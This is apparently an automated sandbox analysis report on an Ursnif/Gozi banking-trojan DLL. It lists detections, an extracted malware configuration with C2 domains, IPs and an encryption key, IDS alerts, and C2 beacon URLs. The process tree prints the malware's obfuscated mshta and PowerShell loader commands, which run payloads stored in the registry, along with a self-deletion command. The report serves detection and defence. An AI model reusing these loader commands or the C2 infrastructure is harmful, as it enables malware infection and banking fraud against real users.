ID: 752294
Sample Name: 7078612.dll
Cookbook: default.jbs
Time: 10:53:38
Date: 23/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

7078612.dll

Overview

General Information

Sample Name:	7078612.dll
Analysis ID:	752294
MD5:	cba26387121906..
SHA1:	50e2c7caf7dd0f8..
SHA256:	65f687a5c0e757..
Tags:	dll Ursnif
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Self deletion via cmd or bat file
- Changes memory attributes in foreig…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 2128 cmdline: loaddll32.exe "C:\Users\user\Desktop\7078612.dll" MD5: 1F562FBF37040EC6C43C8D5EF619EA39)
  - conhost.exe (PID: 2132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 1132 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\7078612.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5108 cmdline: rundll32.exe "C:\Users\user\Desktop\7078612.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 5160 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - rundll32.exe (PID: 1120 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- mshta.exe (PID: 5740 cmdline: C:\Windows\System32\mshta.exe "about:<hta:application><script>Qnma='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Qnma).reg read('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5872 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name cyynsofy -value gp; new-alias -name wklfdppq -value iex; wklfdppq ([System.Text.Encoding]::ASCII.GetString((cyynsofy "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6104 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 3444 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ogaysol0.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 984 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user ~1\AppData\Local\Temp\RESE9EF.tmp" "c:\Users\user\AppData\Local\Temp\CSC256FD05AD86B46298536785867B2F65B.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5116 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\bplkxjdz.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6064 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user ~1\AppData\Local\Temp\RESF4AD.tmp" "c:\Users\user\AppData\Local\Temp\CSCCB299674C9DE4DC69C5A44CA79DFE4B3.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3320 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 4120 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\7078612.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 3764 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 2828 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
    - RuntimeBroker.exe (PID: 4060 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"bdyFPOOFadPIE+3Dpt3w3yYYobtlUfGHmkNXXhEHJZrgq+pMKFl/sc2wfLGDAcGr6aqONRURpCfnbKsvcUbIGVS0tUVr4USeghefWwgL9ZQvVt+Wms+/fsaQ4VA9haNvCrTsNgywFQRd86atcQ5HZEvnzynAU+sWx3vgEy3de6xYedEo9QwkMZmOY1efWAGBuAhNzJ+zgYb92lBu1HFwMVWas966cpiEbynar9CpsNFqdLF1t7yizeW2KS+obTRWgYChp39Cmdcy6zxrZh+Fibssh3hcSOGQo3AqO9V622C23Z3ve8vsR2k0wPicse7/Fu+H0+OaWRh90FFOWVCYiIyOZEuvnKiznuluuDx1iWA=",
  "c2_domain": [
    "internetwork.top",
    "interspin.top",
    "groupconnect.info",
    "onlinegroup.pw",
    "onlinesgroup.top",
    "directoronliner.ru",
    "directoronliner.su",
    "premiumdocs.ru",
    "premiumdocs.info",
    "dendexmm.com",
    "fortrexmll.com",
    "31.207.46.12",
    "31.207.46.126"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "0gV5XR1ZycScNvAe",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "5050",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.683465563.00000000057D8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000003.00000003.683465563.00000000057D8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1cf8:$a9: Software\AppDataLow\Software\Microsoft\
00000003.00000003.265395446.00000000057D8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000003.265395446.00000000057D8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000003.00000003.265395446.00000000057D8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1cf8:$a9: Software\AppDataLow\Software\Microsoft\
Click to see the 54 entries				

Sigma Signatures

Data Obfuscation

Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 172.105.103.207 −

Timestamp:	192.168.2.7172.105.103.20749718802033203 11/23/22-10:55:47.657666
SID:	2033203
Source Port:	49718
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 31.41.44.51 −

Timestamp:	192.168.2.731.41.44.5149712802033203 11/23/22-10:55:05.800807
SID:	2033203
Source Port:	49712
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 31.207.46.124 −

Timestamp:	192.168.2.731.207.46.12449722802033203 11/23/22-10:57:07.914871
SID:	2033203
Source Port:	49722
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query to a *.top domain - Likely Hostile - Source IP: 192.168.2.7 - Destination IP: 8.8.8.8 −

Timestamp:	192.168.2.78.8.8.850505532023883 11/23/22-10:55:05.538404
SID:	2023883
Source Port:	50505

Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.7 - Destination IP: 31.207.46.124	
Timestamp:	192.168.2.731.207.46.12449722802033204 11/23/22-10:57:08.286256
SID:	2033204
Source Port:	49722
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.7 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.713.107.42.1649711802033204 11/23/22-10:54:45.174848
SID:	2033204
Source Port:	49711
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.7 - Destination IP: 172.105.103.207	
Timestamp:	192.168.2.7172.105.103.20749718802033204 11/23/22-10:55:47.657666
SID:	2033204
Source Port:	49718
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.713.107.42.1649711802033203 11/23/22-10:54:45.174848
SID:	2033203
Source Port:	49711
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Malicious sample detected (through community Yara rule)

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd or bat file

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	Path Interception	8 1 2 Process Injection	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	1 Masquerading	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 1 Virtualization/Sandbox Evasion	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	8 1 2 Process Injection	LSA Secrets	1 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rundll32	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	3 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 System Network Configuration Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
7078612.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.50d0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

Source	Detection	Scanner	Label	Link
meganetwork.top	3%	Virustotal		Browse
internetcoca.in	20%	Virustotal		Browse
supernetwork.top	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://31.207.46.124/jerry/jTzxAnqL2OvVUr_2F/fauV7gAxn9qx/8pFCJL9tnDU/iLzaMJ4HX1GykO/HoC2Mc7MKhdMVEZs5LHn1/1_2BHT6MZAolHFOS/6QcVb6Sy1jmNhbf/GYszPrGfJFenuaRQz6/_2BhFQScX/2l2_2FVeVKW5cCoy7gT4/8KYwuw3rx60555o08Kn/opCh843XnHy29nfuXF6b2z/huTk_2FUjzUDI/ISxuKPlx/DZKqk4ugdLqCYc3dzjZ_2Br/21q0mwi2jT/PIT_2FnEyJ3MqtVh6/qexCz0xFpyCT/BYpr5_2B38q/mb5tW8uXYlLBsL/HRJTV7U9DpT/Lb.bob	0%	Avira URL Cloud	safe	
http://31.207.46.124/jerry/3nn_2BNEVXd0Rxht2AWGTxC/GW4p8XGNLb/FjhKQ84fH_2BkNicF/oP5tQPlnMrJr/VzmSazt	0%	Avira URL Cloud	safe	
http://internetcoca.in/jerry/T6bm4Th9ln_2Fe/GCStuiGucXHPyvDK2HFa_/2Fnq4Pg9Qcwk7hcp/3kKDARDgW7_2BxB/I	100%	Avira URL Cloud	malware	
http://meganetwork.top/jerry/hMt_2FkMsACDp/Ggtycrpr/3jyWUhPR8uVsI6k_2Bbu1hb/kdbdt_2BOm/9tP_2BQtD9vLJ	0%	Avira URL Cloud	safe	
http://31.207.46.124/jerry/3nn_2BNEVXd0Rxht2AWGTxC/GW4p8XGNLb/FjhKQ84fH_2BkNicF/oP5tQPlnMrJr/VzmSaztxByX/Gj2CVVFo49mQFm/C9zaruRo3JRcHrjSr91x3/QFYBC_2FsxN_2B7X/uufaTAjpOm99699/Pq_2FSETrsZSqN9Ojz/3qeuXW2xr/R0a72t7BsPAzZ_2BbGig/RJ4QPZizbCIE_2Fbc3V/bnU9fiqNJ0ptmBxGj2iZqV/2_2BtpYpuaB39/FW0ST0qr/ePsn6GFPOwexxSy3EgaplHS/uHjfw_2BI_/2BU_2B8F8OF00pKIM/YJkKjo7czRDc/E_2BThKsX/cG_2Fr.bob	0%	Avira URL Cloud	safe	
http://supernetwork.top/jerry/c5L4i7gs7U/TPlgCZUjVIFX76S6w/ptrxQO4jUOhI/F6ePNzRyuKF/MbNtzcp0Ju65aR/ZLc8q9AvIDxusKBXZEkxW/7UMIMirPk3DmAiEd/MIUggpPiQ7ixyfB/FE8tNplPzMQkKS2ZFu/JXFIU12Aw/jv5mVYFsQ20lg4INnqbs/F8R3I0LYx88osTnvgV0/etG2XQldFgo6x4JgYsuQNF/j4JQ96Ft17Rz7/eCxN97dQ/rJhcjYfddaM8eJW_2Fean2z/A92cM0Ky22/IOBKLw85du6YHY_2B/3g2GAbm.bob	0%	Avira URL Cloud	safe	
http://31.207.46.124/jerry/jTzxAnqL2OvVUr_2F/fauV7gAxn9qx/8pFCJL9tnDU/iLzaMJ4HX1GykO/HoC2Mc7MKhdMVEZ	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://supernetwork.top/E	0%	Avira URL Cloud	safe	
http://internetcoca.in/	100%	Avira URL Cloud	malware	
http://supernetwork.top/%	0%	Avira URL Cloud	safe	
http://supernetwork.top/	0%	Avira URL Cloud	safe	
http://31.207.46.124/jerry/5BN0ICz4uWiAkFly3NWE/wdb3AqkjVSwyFUhuqrz/lHc_2B4wxe4nLA1HUOqfnP/QlJbnXjOv	0%	Avira URL Cloud	safe	
http://meganetwork.top/jerry/hMt_2FkMsACDp/Ggtycrpr/3jyWUhPR8uVsI6k_2Bbu1hb/kdbdt_2BOm/9tP_2BQtD9vLJNuMH/RpW6bg0QRvZX/QXfPDGL10GT/SdaapIAklDbfEO/Uj_2BAmamwU2u8BHod3aP/PgD0dTDTJEMSc0UK/j1e9AdZnRhxmLd2/iyZSWXfqsPP5Mz2_2F/RxfeMhVZi/snsYr1rBTn9DbB3n1htJ/THaNUdrjEpMaPV5FZB0/hnSl3F95hi8RSrq2PqAvJg/NhyoyNMSlw300/RuRhnMAi/yuKjfRG8BZDb0ZtEsV/Y0c.bob	0%	Avira URL Cloud	safe	
http://internetcoca.in/a	100%	Avira URL Cloud	malware	
http://supernetwork.top/jerry/c5L4i7gs7U/TPlgCZUjVIFX76S6w/ptrxQO4jUOhI/F6ePNzRyuKF/MbNtzcp0Ju65aR/Z	0%	Avira URL Cloud	safe	
http://internetcoca.in/jerry/T6bm4Th9ln_2Fe/GCStuiGucXHPyvDK2HFa_/2Fnq4Pg9Qcwk7hcp/3kKDARDgW7_2BxB/IHo21jXWhX39Xk5R4R/_2F_2FyAz/YZ8oYHuNhYCmHdf0wSbR/salWQlnNDBjP7A66JVO/sppCnKDjVH3lbE5G7LF5U7/5LSg_2BcZCu_2/F5_2FR_2/B6AH2Mv27ibqMLrY4km_2Fx/gY8_2FL6Mv/5k_2BKapoEIZ8reVa/IFw7CKKCr00_/2FffYJ4qZ35/6uQ8_2B3xnzdTZ/FQ3TIcDZIZ_2BmcKyHZ4r/5C6qwwmwbcuALm_2/BEPFExtOhb_2B6k/D_2FhWFqp3TtB_2BN/1vytrT.bob	100%	Avira URL Cloud	malware	
http://31.207.46.124/jerry/5BN0ICz4uWiAkFly3NWE/wdb3AqkjVSwyFUhuqrz/lHc_2B4wxe4nLA1HUOqfnP/QlJbnXjOv_2Ft/Q5KyRgYr/iv5NSA792h1xHcDS5L6fsEG/6f6Mo_2Fxe/zRCCWBAwTeLJqLbV9/kqNgWULptALz/6SvcsPi5EHX/ePWs4WCPyL8a8x/7zSS0_2F0FPHafzsv8Nrj/_2FvbJqlrbulliTu/28Zs8gl0EBncgLE/E0Xb7wwqBhrlCP2lDF/LuKqKVbSw/l0P0F2TMmM1CY00Wt6n5/Qvz8fbopIWFtWKI6Q1E/CrYECeKd/SC2ahZciZ/j0v83.bob	0%	Avira URL Cloud	safe	
http://meganetwork.top/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

